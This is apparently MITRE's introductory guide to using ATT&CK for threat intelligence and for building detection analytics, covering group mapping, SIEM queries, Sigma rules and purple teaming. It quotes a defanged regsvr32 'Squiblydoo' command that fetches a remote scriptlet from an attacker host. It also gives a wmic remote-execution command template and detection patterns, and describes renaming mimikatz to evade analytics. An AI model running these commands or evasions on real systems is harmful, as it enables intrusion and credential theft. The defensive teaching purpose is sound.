GETTING STARTED WITH ATT&CK™

attack.mitre.org

GETTING STARTED WITH ATT&CK™

CONTRIBUTING AUTHORS

Adam Pennington, Editor

Andy Applebaum

Katie Nickels

Tim Schulz

Blake Strom

John Wunder

MITRE

GETTING STARTED WITH ATT&CK™

TABLE OF CONTENTS

FOREWORD

It's been incredible to watch the spread and adoption of the MITRE ATT&CK™ framework in the cybersecurity world the last several years. We've enjoyed working with a vibrant and growing community that has created tons of useful articles, presentations, blog posts, and tweets, all helping people understand ATT&CK.

Despite these great resources, it felt like most of the material out there either introduced what ATT&CK is or dove deeply into advanced topics around ATT&CK. But what if you're just taking your first steps with it?

That's why during summer 2019 we decided to write a series of blog posts around getting started with ATT&CK. The posts, inspired by Katie Nickels' Sp4rkcon talk "Putting MITRE ATT&CK into Action with What You Have, Where You Are," were written by members of the ATT&CK team and focused on what we consider ATT&CK's four primary use cases. For each use case, the authors laid out advice on how an organization could get started with ATT&CK based on available resources and overall maturity.

This publication pulls together their collective wisdom, originally posted on Medium, into a single package. We hope you read it and get some new ideas on getting started with ATT&CK. Let us know what you think—we'd love to hear your feedback.

Adam Pennington
Principal Cybersecurity Engineer
ATT&CK Blog Editor in Chief
MITRE

attack.mitre.org
medium.com/mitre-attack
twitter.com/MITREattack
linkedin.com/showcase/mitre-att&ck

1 Threat Intelligence

Katie Nickels

Based on feedback from ATT&CK users, both at the first ATT&CKcon and from other avenues, we've learned a lot. As we've talked to you, we've realized that it would help for us to take a step back and focus on a question many of you have: How do I get started using ATT&CK?

This book started as a series of blog posts aimed at answering that question for four key use cases:

- threat intelligence
- detection and analytics
- adversary emulation and red teaming
- assessment and engineering

We reorganized our website to share content based on these use cases, and our hope is these blog posts will add to those resources.

ATT&CK can be useful for any organization that wants to move toward a threat-informed defense, so we want to share ideas for how to start regardless of how sophisticated your team is. We'll break each of these posts into different levels:

- **Level 1** for those just starting out who may not have many resources
- **Level 2** for mid-level teams starting to mature
- **Level 3** for more advanced cybersecurity teams and resources

We're kicking off this book by talking about threat intelligence because it's the best use case (though I'm sure my colleagues might disagree with that!).


In 2018, I gave a high-level overview of how you can use ATT&CK to advance cyber threat intelligence (CTI). In this chapter, I'll build on that and share practical advice for getting started.

LEVEL 1


Cyber threat intelligence is all about knowing what your adversaries do and using that information to improve decision-making. For an organization with just a couple of analysts that wants to start using ATT&CK for threat intelligence, one way you can start is by taking a single group you care about and looking at their behaviors as structured in ATT&CK.

You might choose a group from those we've mapped on our website based on what organizations they've previously targeted. Alternatively, many threat intelligence subscription providers also map to ATT&CK, so you could use their information as a reference.

Example: *If you were a pharmaceutical company, you could search in our Search bar or on our Groups page to identify that APT19 is one group that has targeted your sector.*



SEARCH FOR "PHARMACEUTICAL"




DESCRIPTION OF APT19 GROUP

From there, you can bring up that group's page to look at the techniques they've used (based solely on open source reporting we've mapped) so you can learn more about them. If you need more info on the technique because you're not familiar with it, no problem—it's right there on the ATT&CK website. You could repeat this for each of the software samples that we've mapped the group using, which we track separately on the ATT&CK website.

Example: *One technique used by APT19 is Registry Run Keys/Startup Folder.*

So how do we make this information actionable, which is the whole point of threat intelligence? Let's share it with our defenders, since this is a group who has targeted our sector and we want to defend against them. As you do this, you can check out the ATT&CK website for some ideas to get you started with Detection and Mitigation of techniques.

> ***Example:*** *Let your defenders know about the specific Registry run key APT19 has used. However, they might change that and use a different run key. If you look at the Detection advice for the technique, you see a recommendation is to monitor the Registry for new run keys that you don't expect to see in your environment. This would be a great conversation to have with your defenders.*



Registry Run Keys / Startup Folder

Adding an entry to the "run keys" in the Registry or startup folder will cause the program referenced to be executed when a user logs in. [1] These programs will be executed under the context of the user and will have the account's associated permissions level.

Detection

Monitor Registry for changes to run keys that do not correlate with known software, patch cycles, etc. Monitor the start folder for additions or changes. Tools such as Sysinternals Autoruns may also be used to detect system changes that could be attempts at persistence, including listing the run keys' Registry locations and startup folders. [142] Suspicious program execution as startup programs may show up as outlier processes that have not been seen before when compared against historical data.


DETECTION IDEAS FOR THE REGISTRY RUN KEYS / STARTUP FOLDER TECHNIQUE

In summary, an easy way to start using ATT&CK for threat intelligence is to look at a single adversary group you care about. Identifying some behaviors they've used helps you inform your defenders about how they can try to detect that group.

LEVEL 2

If you have a team of threat analysts who regularly review information about adversaries, a next-level action you can take is to map intelligence to ATT&CK yourself rather than using what others have already mapped. If you have a report about an incident your organization has worked, this can be a great internal source to map to ATT&CK, or you could use an external report like a blog post. To ease into this, you can just start with a single report.

Example: *Here is a snippet from a FireEye report that's been mapped to ATT&CK.*



We realize it can be intimidating to try to map to ATT&CK when you don't know all the hundreds of techniques. Here's a process you could follow to help with this.

1. **Understand ATT&CK**—Familiarize yourself with the overall structure of ATT&CK: tactics (the adversary's technical goals), techniques (how those goals are achieved), and procedures (specific implementations of techniques). Take a look at our Getting Started page and Philosophy Paper.
2. **Find the behavior**—Think about the adversary's action in a broader way than just the atomic indicator (like an IP address) they used. For example, the malware in the above report "establishes a SOCKS5 connection." The act of establishing a connection is a behavior the adversary took.
3. **Research the behavior**—If you're not familiar with the behavior, you may need to do more research. In our example, a little research would show that SOCKS5 is a Layer 5 (session layer) protocol.
4. **Translate the behavior into a tactic**—Consider the adversary's technical goal for that behavior and choose a tactic that fits. The good news: there are only 12 tactics to choose from in Enterprise ATT&CK. For the SOCKS5 connection example, establishing a connection to later communicate would fall under the Command and Control tactic.
5. **Figure out what technique applies to the behavior**—This can be a little tricky, but with your analysis skills and the ATT&CK website examples, it's doable. If you search our website for SOCKS, the technique Standard Non-Application Layer Protocol (T1095) pops up. Looking at the technique description, you'll find this could be where our behavior fits.


6. **Compare your results to other analysts**—Of course, you might have a different interpretation of a behavior than another analyst. This is normal, and it happens all the time on the ATT&CK team! I'd highly recommend comparing your ATT&CK mapping of information to another analyst's and discussing any differences.

For those CTI teams who have a couple of analysts, mapping information to ATT&CK yourself can be a good way to ensure you're getting the most relevant information to meet your organization's requirements. From there, you can pass the ATT&CK–mapped adversary information to your defenders to inform their defenses, as we discussed above.

LEVEL 3

If your CTI team is advanced, you can start to map more information to ATT&CK, and then use that information to prioritize how you defend. Taking the above process, you can map both internal and external information to ATT&CK, including incident response data, reports from OSINT or threat intel subscriptions, real-time alerts, and your organization's historic information.

Once you've mapped this data, you can do some cool things to compare groups and prioritize commonly used techniques. For example, take this matrix view from the ATT&CK Navigator that I previously shared with techniques we've mapped on the ATT&CK website. Techniques used only by APT3 are highlighted in blue; the ones used only by APT29 are highlighted in yellow, and the ones used by both APT3 and APT29 are highlighted in green. (All this is based solely on publicly available information that we've mapped, which is only a subset of what those groups have done.)



APT3 + APT29 TECHNIQUES

You should substitute the groups and techniques you care about based on your organization's top threats. To help you make your own Navigator layers like I've done above, here is a step-by-step guide on the steps you can take to produce the above matrix, as well as a video walkthrough that also provides an overview of Navigator functionality.

Comparing Layers in ATT&CK Navigator

This document provides a walkthrough of how to use the ATT&CK Navigator (https://mitre-attack.github.io/attack-navigator/enterprise/) to compare two different layers. (Navigator is also available at https://github.com/mitre-attack/attack-navigator). This walkthrough would be useful if you want to compare techniques used by two different groups, but could be applied in many ways – to compare a group to your defensive coverage, your defensive coverage from one week to the next…whatever you want to do!

STEP-BY-STEP WALKTHROUGH OF COMPARING LAYERS

VIDEO INTRODUCING NAVIGATOR AND EXPLAINING HOW TO COMPARE LAYERS

We can then aggregate the information to determine the techniques that are commonly used, which can help defenders know what to prioritize. This lets us prioritize techniques and share with defenders what they should focus on detecting and mitigating. In our matrix above, if APT3 and APT29 were two groups an organization considered to be high threats to them, the techniques in green may be the highest priority to determine how to mitigate and detect. If our defenders have given the CTI team the requirement to help figure out where they should prioritize resources for defense, we can share this information with them as a place for them to start.

If our defenders have already done an assessment of what they can detect (which we'll cover in future chapters), you can overlay that information onto what you know about your threats. This is an excellent place to focus your resources since you know groups *you care about* have used those techniques *and* you can't detect them!

You can continue adding in the techniques you've observed adversaries doing based on the data you have and develop a "heat map" of frequently used techniques. Brian Beyer and I spoke at the SANS CTI Summit about how we came up with different "top 20" techniques based on MITRE-curated and Red Canary-curated datasets. Your team could follow this same process to create your own "top 20."

This process of mapping ATT&CK techniques isn't perfect and has bias, but this information can still help you start to gain a clearer picture of what adversaries are doing. (You can read more on biases and limitations in this slide deck, and we hope to share additional thoughts soon.)

For an advanced team seeking to use ATT&CK for CTI, mapping various sources to ATT&CK can help you build a deep understanding of adversary behavior to help prioritize and inform defense in your organization.

SUMMARY

In our first chapter in the Getting Started guide, we've walked you through three different levels for how to get started with ATT&CK and threat intelligence, depending on your team's resources. In future chapters, we'll dive into how you can get started with other use cases, including detection and analytics, adversary emulation and red teaming, and assessment and engineering.

2 Detection and Analytics

John Wunder

Hopefully you had a chance to read in Chapter 1 on getting started using ATT&CK for threat intelligence, which walked through understanding what adversaries are doing to attack you and how to use that knowledge to prioritize what to defend. In this chapter, I'll talk about how to build detections for those behaviors.

As with the first chapter in this book, this chapter will be broken up by levels based on how sophisticated your team is and what resources you have access to:

- **Level 1** for those just starting out who may not have many resources
- **Level 2** for those who are mid-level teams starting to mature
- **Level 3** for those with more advanced cybersecurity teams and resources

Building analytics to detect ATT&CK techniques might be different from how you're used to doing detection. Rather than identifying things that are known to be bad and blocking them, ATT&CK-based analytics involve collecting log and event data about the things happening on your systems and using that to identify the suspicious behaviors described in ATT&CK.

LEVEL 1

The first step to creating and using ATT&CK analytics is understanding what data and search capabilities you have. To find suspicious behaviors, after all, you need to be able to see what's happening on your systems. One way to do this is to look at the Data Sources listed for each ATT&CK technique. Those data sources describe the types of data that could give you visibility into the given technique. In other words, they give you a good starting point for what to collect.

DATA SOURCES FOR AN ATT&CK TECHNIQUE


If you look through the data sources for a bunch of different techniques, or follow the approach Roberto Rodriguez and Jose Luis Rodriguez demonstrated at ATT&CKcon to look across techniques at data sources (MITRE also created some helper scripts), you'll notice that several sources are valuable at detecting a large number of techniques:

- **Process and process command line monitoring**, often collected by Sysmon, Windows Event Logs, and many EDR platforms
- **File and registry monitoring**, also often collected by Sysmon, Windows Event Logs, and many EDR platforms
- **Authentication logs**, such as those collected from the domain controller via Windows Event Logs
- **Packet capture**, especially east/west capture such as that collected between hosts and enclaves in your network by sensors such as Zeek

Once you know what data you have, you'll need to collect that data into some kind of search platform (Security Information and Event Management or SIEM) so you can run analytics against it. You might already have this as part of your IT or security operations, or it might be something new you need to build. For these screenshots and the walkthrough, I'll be using ELK (ElasticSearch/Logstash/Kibana) with Sysmon data, but there are a number of commercial and open source offerings, and we don't recommend any specific platform. Don't underestimate these steps in the process; tuning your data collection is often the hardest part!

> *Bonus Level 0 Content: Need access to a good enterprise dataset for testing? Check out the Boss of the SOC (BOTS) dataset from Splunk or the BRAWL dataset from MITRE. Both are available as JSON and so can be loaded into Splunk, ELK, and other SIEMs. BOTS is very extensive and contains real noise, while BRAWL is much more constrained and focuses only on the red team activity.*

Once you've got data in your SIEM you're ready to try some analytics. One great starting point is to look at analytics created by others and run them against your data. There are several analytic repositories listed in the resources below, but a good starter analytic if you have endpoint process data is CAR-2016-03-002. That will try to find usage of WMI to execute commands on remote systems, a common adversary technique described by Windows Management Instrumentation.



CAR-2016-03-002: Create Remote Process via WMIC

Adversaries may use Windows Management Instrumentation (WMI) to move laterally, by launching executables remotely.The analytic CAR-2014-12-001 describes how to detect these processes with network traffic monitoring and process monitoring on the target host. However, if the command line utility `wmic.exe` is used on the source host, then it can additionally be detected on an analytic. The command line on the source host is constructed into something like `wmic.exe /node:"\<hostname\>" process call create "\<command line\>"`. It is possible to also connect via IP address, in which case the string `"\<hostname\>"` would instead look like `IP Address`.

Submission Date: 2016/03/28
Information Domain: Host
Data Subtypes: Process
Analytic Type: TTP
Contributors: MITRE

Although this analytic was created after CAR-2014-12-001, it is a much simpler (although more limited) approach. Processes can be created remotely via WMI in a few other ways, such as more direct API access or the built-in utility PowerShell.

ATT&CK Detection

Technique	Tactic	Level of Coverage
Windows Management Instrumentation	Execution	Low

Data Model References

Object	Action	Field
process	create	exe
process	create	command_line

Implementations

Pseudocode

Looks for instances of wmic.exe as well as the substrings in the command line:

- `process call create`
- `/node:`


```
processes = search Process:Create
wmic = filter processes where (exe == "wmic.exe" and command_line == "* process call create *" and command_line == "* /node:*
output wmic
```

CAR ENTRY FOR CREATE REMOTE PROCESS VIA WMIC

You'll want to read and understand the description to know what it's looking for, but the important part to get it running is the pseudocode at the bottom. Translate that pseudocode into a search for whatever SIEM you're using (making sure the field names in your data are correct), and you can run it to get results. If you're not comfortable translating the pseudocode, you can also use an open source tool called Sigma and its repository of rules to translate to your target. In this case, CAR–2016–03–002 is included in a Sigma rule already.

If you've installed Sigma and you're in its directory you can run this command to get (as an example) the ELK/WinLogBeats query:

sigmac --target es-qs -c tools/config/winlogbeat.yml rules/windows/process_creation/win_susp_wmi_execution.yml



RESULTS FROM RUNNING WMI ANALYTIC AGAINST BRAWL DATA

Your job now is to look through each result and figure out whether it's malicious. If you used the BRAWL dataset, it's all pretty malicious: it tries to run and.exe, and upon further exploring the related events, and.exe had just been moved to that host over SMB and added to the autorun registry keys for persistence. If you're looking at your own enterprise data, it's hopefully benign or known red team data—if not, maybe stop reading this chapter and figure out what you're dealing with.

Once you have the basic search returning data and feel comfortable that you can understand the results, try to filter out the false positives in your environment so that you don't overwhelm yourself. Your goal shouldn't be to get to zero false positives; it should be to reduce them as much as possible while still ensuring that you'll catch the malicious behavior. Once the analytic has a low false-positive rate, you can automate creating a ticket in your SOC each time the analytic fires or adding it to a library of analytics to use for manual threat hunting.

LEVEL 2

Once you have analytics other people wrote in operations, you can start expanding coverage by writing your own analytics. This is a more complicated process that requires understanding how the attacks work and how they get reflected in the data. To start, look at the technique description from ATT&CK and the threat intel reports linked in the examples.


As an example, let's pretend there were no good detections for Regsvr32. The ATT&CK page lists several different variants for how Regsvr32 is used. Rather than writing one analytic to cover all of them, focus in on just one aspect to avoid spinning your wheels. For example, you might want to detect the "Squiblydoo" variant that was discovered by Casey Smith at Red Canary. The reports linked from the examples show several instances of command lines where Regsvr32 was used, such as this example from the Cybereason analysis of Cobalt Kitty:

> **The attackers downloaded COM scriplets using regsvr32.exe:**
> ***regsvr32 /s/n/u/i:hxxp://support.chatconnecting(.)com:80/pic.png scrobj.dll***

EVIDENCE OF SQUIBLYDOO USED BY COBALT KITTY

Once you understand how adversaries use the technique, you should figure out how to run it yourself so you can see it in your own logs. An easy way to do that is to use Atomic Red Team, an open source project led by Red Canary that provides red team content aligned to ATT&CK that can be used to test analytics. For example, you can find their list of attacks for Regsvr32, including Squiblydoo. Of course, if you're already doing red teaming, feel free to run the attacks you know yourself (on systems where you have permission!) and try to develop analytics for those!

> *Bonus Level 0 Content: Really want to create your own analytics and run your own attacks but don't have your own network? Stand up a VM and monitor it as above, then run the attacks on that. Detection Lab provides a good set of configuration scripts to do just that.*



OUTPUT FROM RUNNING THE SQUIBLYDOO ATTACK TO LAUNCH CALC.EXE

Once you've run the attack, look inside your SIEM to see what log data was generated. At this stage, you're looking for things that make this malicious event look distinctive. I picked Squiblydoo as an example because it's an easy one: there's no legitimate reason to have regsvr32.exe call out to the Internet, so a simple analytic is to look for times when the regsvr32.exe process is created and the command line includes "/i:http".

A general pattern to follow is to write the search to detect malicious behavior, revise it to filter out false positives, make sure it still detects the malicious behavior, and then repeat to reduce other sorts of false positives.

ANALYTIC DEVELOPMENT WORKFLOW

LEVEL 3

Feel confident that you're cranking out quality analytics to detect attacks from Atomic Red Team? Test that confidence and improve your defenses by doing some purple teaming!


In the real world, adversaries don't just carry out cookie cutter attacks copy/pasted from some book. They adapt and try to evade your defenses—including your analytics (that's why there's a defense evasion tactic in ATT&CK, after all). The best way to ensure that your analytics are robust against evasion is to work directly with a red teamer. You and your blue team will be responsible for creating analytics and the red team will be responsible for *adversary emulation*—essentially, trying to evade your analytics by executing the types of attacks and evasions that we know from threat intelligence that adversaries use in the real world. In other words, they'll act like real adversaries so that you can understand how your analytics will fare against real adversaries.

Here's how that might work in practice. You have some analytic, let's say to detect credential dumping. Maybe you heard about mimikatz and write an analytic to detect mimikatz.exe on the command line or Invoke-Mimikatz via Powershell. To purple team this, *give that analytic to your red team*. They can then find and execute an attack that will evade that analytic.

In this case, they might rename the executable to mimidogz.exe. At that point, you'll need to update your analytic to look for different artifacts and behaviors that won't rely on the exact naming. Perhaps you look for the specific GrantedAccess bitmask from when mimikatz accesses lsass.exe (don't worry about the exact details, this is just an example). You'll again give this to your red team, and they'll execute an evasion that, for example, adds an additional access so that your GrantedAccess bitmask no longer detects it.

